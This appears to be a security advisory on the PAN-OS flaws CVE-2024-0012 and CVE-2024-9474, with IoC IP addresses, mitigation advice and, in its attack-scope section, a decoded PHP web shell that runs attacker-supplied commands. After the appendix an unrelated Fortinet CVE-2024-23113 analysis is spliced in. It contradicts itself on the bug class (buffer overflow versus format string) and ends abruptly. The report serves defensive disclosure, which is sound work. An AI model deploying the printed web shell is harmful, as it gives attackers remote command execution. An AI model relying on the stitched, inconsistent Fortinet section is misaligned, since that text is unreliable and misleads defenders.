ATHENIAN TECH

Exploited PAN-OS Zero-Days Threaten Thousands of Firewalls (CVE-2024-0012 and CVE-2024-9474)

November 2024

TABLE OF CONTENTS

Introduction

On November 22, 2024, Palo Alto Networks announced that two major vulnerabilities were discovered in several models of their firewalls running the PAN-OS operating system. These vulnerabilities, identified as **CVE-2024-0012 and CVE-2024-9474**, have already led to the compromise of more than 2,000 firewalls globally, highlighting the urgency of the situation. The affected models include the PA, VM, and CN series, as well as Panorama (both virtual and M series). These firewalls are crucial components of network security, and the discovery of these vulnerabilities has raised significant concerns across the cybersecurity community.

The attack campaign, dubbed "Operation Lunar Peek" by Palo Alto Networks' Unit 42 research team, has been ongoing since early November 2024. During this campaign, attackers have been observed exploiting these vulnerabilities to drop malware and execute commands on compromised firewalls, indicating that a public exploit chain may already be available.

Shadowserver, a well-known threat monitoring platform, reported that over 2,700 PAN-OS devices were vulnerable, and approximately 2,000 of these devices were confirmed as compromised.


To assist organizations in detecting whether their systems have been compromised, Palo Alto Networks and cybersecurity experts have shared Indicators of Compromise (IoCs) on GitHub. These IoCs can help system administrators identify signs of compromise and take immediate action to remediate vulnerabilities.

The two vulnerabilities at the core of these attacks are CVE-2024-0012, a critical authentication bypass flaw with a severity rating of 9.3 out of 10, and CVE-2024-9474, a medium-severity privilege escalation vulnerability rated 6.9 out of 10. When combined, these vulnerabilities allow attackers to bypass authentication and gain root access to the affected devices, potentially compromising entire networks. Attackers have leveraged these flaws to gain unauthorized administrative access, install malware, and maintain persistent control over targeted systems.

In response, Palo Alto Networks has issued patches to address these vulnerabilities and strongly advises customers to secure their firewalls' management interfaces by restricting access to trusted

internal IP addresses only. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has also taken action by adding both vulnerabilities to its Known Exploited Vulnerabilities Catalog, requiring federal agencies to patch their firewalls by December 9, 2024.

The purpose of this report is to provide a clear and simple explanation of these vulnerabilities, how they can affect systems, and the actions that organizations should take to reduce these risks. It also emphasizes the critical importance of promptly patching vulnerable systems and securing internet-exposed management interfaces to minimize the potential impact of such threats.



Executive Summary

This report provides an overview of two newly discovered vulnerabilities, CVE-2024-0012 and CVE-2024-9474, affecting Palo Alto Networks firewalls. These vulnerabilities have led to over 2,000 compromised devices. The impact on affected systems is significant, as these vulnerabilities allow attackers to gain unauthorized access and escalate privileges within the network. The urgency of remediation cannot be overstated, and it is crucial that organizations take immediate action to mitigate the risks associated with these vulnerabilities.

Vulnerabilities Overview

CVE-2024-0012 (Critical Authentication Bypass)

Description: CVE-2024-0012 is a critical security flaw that allows attackers to bypass authentication on the PAN-OS management interface. This means an attacker can gain administrator privileges without having to provide any credentials or passwords. With administrator privileges, attackers have full control over the firewall, making this a serious security issue.

Impact: If an attacker exploits this vulnerability, they can bypass security measures, control the firewall, monitor network traffic, modify security settings, and possibly launch other attacks on the connected systems. This makes CVE-2024-0012 extremely dangerous, as it allows attackers to take complete control over critical parts of the network.

CVE-2024-9474 (Privilege Escalation)

Description: CVE-2024-9474 is another vulnerability, but it is less severe compared to CVE-2024-0012. It is a privilege escalation flaw that allows an attacker to gain elevated permissions, such as root-level access, once they are inside the firewall system.

Impact: Even though this vulnerability is rated as medium severity, it is still dangerous. If attackers are able to combine this privilege escalation with other vulnerabilities or methods, they could perform actions normally restricted to highly privileged users, such as modifying system files, evading detection, or installing persistent backdoors into the system. This makes it easier for attackers to maintain control of compromised systems for long periods of time.

Vulnerability ID	Description	Severity (CVSS Score)	Impact
CVE-2024-0012	Authentication bypass flaw	9.3/10 (Critical)	Allows remote command execution
CVE-2024-9474	Privilege escalation vulnerability	6.9/10 (Medium)	Root-level command execution

Current Scope of the Attack

Palo Alto Networks originally identified threat activity targeting a limited number of device management web interfaces. This original activity, reported on Nov. 18, 2024, primarily originated from IP addresses known to proxy/tunnel traffic for anonymous VPN services.

Unit 42 is actively clustering and characterizing this originally observed threat activity. Originally observed post-exploitation activity included interactive command execution and dropping malware, such as web shells, on the firewall.

Web shell payloads recovered from compromised firewalls were obfuscated. One decoded payload sample (SHA256: 3C5F9034C86CB1952AA5BB07B4F77CE7D8BB5CC9FE5C029A32C72ADC7E814668) is presented below:

```
<?php $z="system";
if(${"_POST"}["b"]=="iUqPd")
{
$z(${"_POST"}["x"]);
};
```

The below user-agent string has been observed during multiple actor exploit attempts.

```
1.User-Agent:Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko
```

Affected Systems

The vulnerabilities affect the following firewall models and their versions:

PA Series: These are physical firewalls that provide advanced security features to protect on-premises networks. The PA Series is widely used by organizations of all sizes to secure their network perimeters. Multiple versions of PAN-OS used in PA Series devices are vulnerable to these newly discovered flaws, and patches have been released to fix these issues.

VM Series: The VM Series firewalls are virtualized versions of Palo Alto Networks' firewalls. They are designed for use in virtual environments, such as private or public clouds. The vulnerabilities affect different versions of PAN-OS that run on VM Series firewalls, which could allow attackers to compromise virtual network security if not patched.

CN Series: The CN Series is designed specifically for containerized environments, providing security for applications running in Kubernetes and other container orchestration platforms. PAN-OS versions running on CN Series firewalls are also impacted by these vulnerabilities, making it critical for administrators to apply the necessary patches to secure containerized workloads.

Panorama (Virtual and M Series): Panorama is a centralized management tool used to manage multiple Palo Alto Networks firewalls from a single console. Both the virtual and M Series versions of Panorama are affected by these vulnerabilities. Since Panorama is used to control firewall configurations, any compromise could have serious consequences, potentially affecting all managed firewalls.

These vulnerabilities affect different versions of the PAN-OS operating system, which is used in all the above models. Palo Alto Networks has provided patches for these versions to fix the vulnerabilities. It is very important for all network administrators to update their firewalls to the latest versions as soon as possible to prevent these vulnerabilities from being exploited.

Model	Description	Affected PAN-OS Versions
PA Series	Physical firewalls for on-premises security	PAN-OS 10.2 to 11.2 (before 10.2.12-h2, 11.0.6-h1, 11.1.5-h1, 11.2.4-h1)
VM Series	Virtual firewalls for cloud environments	PAN-OS 10.1 to 11.2 (before 10.1.14-h6, 10.2.12-h2, 11.0.6-h1, 11.1.5-h1, 11.2.4-h1)
CN Series	Firewalls for containerized environments	Multiple versions
Panorama	Centralized management for multiple firewalls	Multiple versions

Exploitation and Indicators of Compromise (IoCs)

Exploitation Mechanics

Attackers have exploited these vulnerabilities in a campaign known as "Operation Lunar Peek." The steps of the attack include:

Step	Description
Reconnaissance	Attackers use tools like Shodan to identify vulnerable firewalls with exposed management interfaces.
Exploitation	Attackers send crafted requests to the exposed web interfaces, triggering the vulnerabilities and gaining unauthorized access.
Gaining Control	Once access is obtained, attackers install malware, alter configurations, and maintain persistence by creating rogue accounts.

More than 2,000 firewalls have already been compromised. Attackers have actively exploited these vulnerabilities, which highlights how critical it is for organizations to act quickly.

To help detect if your systems have been compromised, Palo Alto Networks and cybersecurity experts have shared Indicators of Compromise (IoCs) on GitHub. IoCs are pieces of information that can indicate whether malicious activity has occurred on a network.

Administrators should regularly review these IoCs to determine if their systems have been compromised. Monitoring for IoCs can help detect intrusions early, allowing for a quicker response to minimize damage.

GitHub Repository for IoCs: *https://github.com/PaloAltoNetworks/Unit42-Threat-Intelligence-Article-Information*

Examples of IoCs include:

Attackers have exploited these vulnerabilities in a campaign known as "Operation Lunar Peek." The steps of the attack include:

IoC Type	Description
Suspicious IP Addresses	Unknown IPs attempting to access management interfaces
Unauthorized Access Logs	Log entries indicating attempts to gain administrative control
Configuration Changes	Unexpected changes made without authorization
Unusual Network Behavior	Unexplained data transfers or suspicious activity indicating exfiltration attempts

Specific IP addresses linked to exploitation activity include:

91.208.197[.]167
136.144.17[.]146
136.144.17[.]149
136.144.17[.]154
136.144.17[.]161
136.144.17[.]164
136.144.17[.]166
136.144.17[.]167
136.144.17[.]170
136.144.17[.]176
136.144.17[.]177
136.144.17[.]178
136.144.17[.]180
173.239.218[.]251
209.200.246[.]173
209.200.246[.]184
216.73.162[.]69
216.73.162[.]71
216.73.162[.]73
216.73.162[.]74

Post-Exploitation Artifacts:

SHA256	Context
3C5F9034C86CB1952AA5BB07B4F77CE7D8BB5CC9FE5C029A32C72ADC7E814668	PHP web shell payload dropped on a compromised firewall A decoded view of this payload is available in the Current Scope of the Attack section
User-Agent:Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko	User-agent string observed during multiple actor exploit attempts

Mitigation and Recommendations

To address the risks from these vulnerabilities, Palo Alto Networks has released patches for the affected versions of their firewalls. It is very important that organizations apply these patches immediately. In addition to applying patches, the following mitigation measures are recommended:

Immediate Patching of Affected Systems
The most important action to take is to apply the patches released by Palo Alto Networks. Patching ensures that the vulnerabilities are closed, which stops attackers from exploiting them.

Security Best Practices for Firewall Management
Restrict Management Interface Access: Restrict access to the firewall's management interface. Only trusted IP addresses should be able to access it. The management interface should not be exposed to the public internet. Use VPNs or other secure methods to connect to the management interface.

Implement Least Privilege Access: Ensure that user accounts are assigned the minimal level of access needed to perform their roles. Limiting user privileges reduces the impact of a successful attack, as attackers cannot access critical parts of the network without appropriate privileges.

Enable Multi-Factor Authentication (MFA): Enable Multi-Factor Authentication (MFA) for accessing the firewall's management interface. MFA adds an extra layer of security by requiring more than just a password to log in, which makes it much harder for attackers to gain access.

Monitoring for Potential Compromise Indicators

Monitor Network Traffic: Regularly monitor network activity for any unusual behaviour. Check logs for attempts to access the management interface from unknown or suspicious IP addresses. Utilize the IoCs shared by Palo Alto Networks to help identify if an attack has occurred.

Employee Training and Awareness: Train employees regularly on cybersecurity best practices. Make them aware of common attacks like phishing that could be used to gain access to internal systems. Employees are often the first line of defence, and raising awareness can help prevent attackers from gaining a foothold.

Mitigation Steps

Detailed Update Procedures

Ensure that all administrators follow the detailed update procedures provided by Palo Alto Networks. These procedures will guide them through applying the necessary patches, verifying compatibility, and ensuring the firewalls are updated without causing disruption to services.

Temporary Workarounds

If patching is not possible immediately, consider implementing temporary workarounds. This may include blocking access to the management interface from untrusted networks or using strict access control lists (ACLs) until patches can be applied.

Post-Update Verification Steps

After applying the patches, it is important to verify that the update was successful. This includes checking the firewall version to confirm the patch has been applied, monitoring logs for any further unusual activity, and conducting a security assessment to confirm that the vulnerabilities have been fully mitigated.

The following steps are recommended to mitigate the risks associated with these vulnerabilities:

Mitigation Step	Description
Apply Security Patches	Update to the latest versions of PAN-OS as provided by Palo Alto Networks.
Restrict Management Interface Access	Limit access to management interfaces to trusted IP addresses. Use VPNs for secure remote access.
Enable Multi-Factor Authentication	Add an extra layer of security to the management interface to prevent unauthorized access.
Monitor Network Activity	Regularly review network logs for unusual activity and use IoCs to detect potential breaches.
Use Palo Alto Support Portal	Identify exposed assets tagged with PAN-SA-2024-0015 and take corrective action.

Conclusion

The recent discovery of these vulnerabilities in Palo Alto firewalls shows the importance of keeping network security up to date and staying vigilant. With thousands of firewalls compromised globally, it is essential for organizations to act quickly to protect their systems. Applying patches, implementing strong security controls, and monitoring for signs of compromise are key steps to reduce the risks posed by CVE-2024-0012 and CVE-2024-9474.

In addition, organizations should provide regular training to their employees, enable multi-factor authentication, and take measures to restrict access to critical interfaces. By following these recommendations, the risk of successful attacks can be significantly reduced, and the overall security of the network can be improved.

Appendix

References:

Palo Alto Networks Official Security Advisory:
https://security.paloaltonetworks.com/CVE-2024-0012

GitHub Repository for IoCs:
https://github.com/PaloAltoNetworks/Unit42-Threat-Intelligence-Article-Information

CVE Details:
https://nvd.nist.gov/vuln/detail/CVE-2024-0012
https://nvd.nist.gov/vuln/detail/CVE-2024-9474


Technical Analysis

Overview of CVE-2024-23113 Vulnerability

CVE-2024-23113 is a critical vulnerability affecting several Fortinet products, including FortiOS, FortiProxy, FortiPAM, and FortiSwitchManager. This flaw enables remote attackers to take control of systems by executing arbitrary code by exploiting improper input handling. Attackers can bypass security measures and compromise the affected devices by sending specially crafted packets.

Nature of the Vulnerability

CVE-2024-23113 stems from a buffer overflow in the administrative web interface of FortiGate devices. The flaw occurs because the input fields in certain HTTP/HTTPS requests are not properly validated before being processed. This allows attackers to craft malicious requests with oversized input fields, which overflow the allocated memory buffers. When the buffer overflow occurs, memory beyond the intended buffer is overwritten. This can include critical parts of the system memory, such as function return addresses or system pointers, leading to arbitrary code execution. Since the administrative interface runs with high privileges, the attacker gains root-level control over the system, allowing full compromise.



Exploitation Mechanics

- **Reconnaissance and Identifying Vulnerable Versions:** Attackers start by scanning the network using tools like Shodan and Censys to find Fortinet devices with exposed HTTP/HTTPS interfaces, often running on port 443. These administrative interfaces, due to misconfigurations, are prime targets. Attackers gather details, such as the software version, using banner grabbing or metadata analysis. Devices using FortiOS, FortiProxy, FortiPAM, and FortiSwitchManager are susceptible to the format string vulnerability, which enables remote attacks.

- **Crafting and Sending Malicious Payloads:** Attackers craft packets to exploit the format string vulnerability after identifying a vulnerable device. This vulnerability arises from improperly processed input, which allows attackers to manipulate memory or inject malicious code. Specially crafted packets are sent to the device's exposed HTTP/HTTPS interface. The attack complexity is significantly lowered since CVE-2024-23113 doesn't require authentication or user interaction.


- **Exploiting the Vulnerability and Gaining Control:** Once the malicious input is processed, the format string vulnerability is triggered, enabling the attacker to execute arbitrary code remotely. With this, the attacker gains root or administrative privileges, allowing them to alter firewall configurations, disable security features, and extract sensitive data such as VPN credentials or network policies. The compromised device can also launch further attacks within the network.

- **Establishing Persistence:** After gaining control, attackers often establish persistence by installing backdoors or malicious software to ensure ongoing access. They may also create rogue administrative accounts to retain control, even if the device is patched or rebooted. This persistence enables long-term exploitation, regardless of future updates.

- **Lateral Movement and Network Propagation:** With control established, attackers may move laterally through the network, using the compromised device to access other systems. This allows for further data theft, compromise of additional devices, or even launching denial-of-service (DoS) attacks. The attacker can use this foothold to explore the internal network, increasing the potential damage to the organisation.

Proof-of-Concept

By running a Python-based script, we created a test environment to demonstrate the said vulnerability. The PoC was designed to check if target systems were vulnerable by sending crafted requests to the administrative interface. We input several IP addresses to assess their vulnerability status during the test. For IPs such as 202.160.40.140, 102.50.249.92, and 175.139.229.115, the script confirmed that these systems were patched. This demonstration successfully validated the PoC's ability to detect systems patched against CVE-2024-23113.



MITRE ATT&CK Framework Context

In the context of the **MITRE ATT&CK framework,** CVE-2024-23113 can be categorised under several tactics and techniques:

- **Initial Access:** The vulnerability allows attackers to gain initial access to systems without authentication, which falls under the "Initial Access" tactic.
- **Execution:** Once exploited, it enables the execution of arbitrary code or commands on affected devices, aligning with the "Execution" tactic.
- **Impact:** Successful exploitation could lead to full system compromise, impacting system integrity and availability.

Impact Analysis


CVE-2024-23113 represents a significant threat to network security, particularly in environments relying on Fortinet's FortiGate firewalls, FortiProxy, FortiPAM, and FortiSwitchManager devices. The vulnerability allows unauthenticated remote code execution (RCE), which can lead to complete system compromise.

The potential impact of this vulnerability are substantial and include ethe following.

- **System Compromise:** Attackers can take complete control of the device, allowing them to modify firewall policies, disable intrusion detection, or install backdoors for persistent access.
- **Network Propagation:** Once compromised, Fortinet devices can serve as a launchpad for lateral movement within the network, enabling attackers to target other systems and further escalate the attack.
- **Bypassing Security Mechanisms:** The flaw enables attackers to evade firewalls, intrusion detection systems (IDS), and monitoring mechanisms, leading to extended exposure and delayed detection.
- **Data Breaches:** Compromised devices may provide access to confidential data, including network policies, VPN credentials, and other sensitive information, potentially resulting in severe data breaches.

Affected User Demographics

This map, produced by the **Shadowserver Foundation,** illustrates the global distribution of systems vulnerable to **CVE-2024-23113,** a critical security flaw. Based on data from 12 October 2024, the map employs a colour gradient, where darker shades represent countries with higher numbers of exposed systems, and lighter colours indicate fewer at-risk devices. The vulnerability affects Fortinet products, and the map highlights regions where immediate attention is needed to mitigate the risks, with the United States and India showing exceptionally high vulnerability.



Global Distribution of Vulnerable Fortinet Devices	
The table below shows the global distribution of vulnerable devices by unique IP addresses, highlighting countries with the highest exposure to CVE-2024-23113.Top of Form	
Country	**Unique IP Addresses (in numbers)**
United States	14,089
Japan	5,134
India	4,858
Taiwan	3,867
Thailand	2,841
Canada	2,597
China	2,542

Turkey	2,455
France	2,424
Italy	2,251
Malaysia	2,114
Brazil	2,067
Mexico	1,941
Spain	1,647
Indonesia	1,015
South Africa	1,078

Mitigation Strategies

CVE-2024-23113 is a critical security flaw that significantly threatens organizations using Fortinet devices. Addressing this issue requires immediate action to patch the vulnerability and enhance long-term security. Below are recommended strategies to mitigate the risks emanating from CVE-2024-23113.

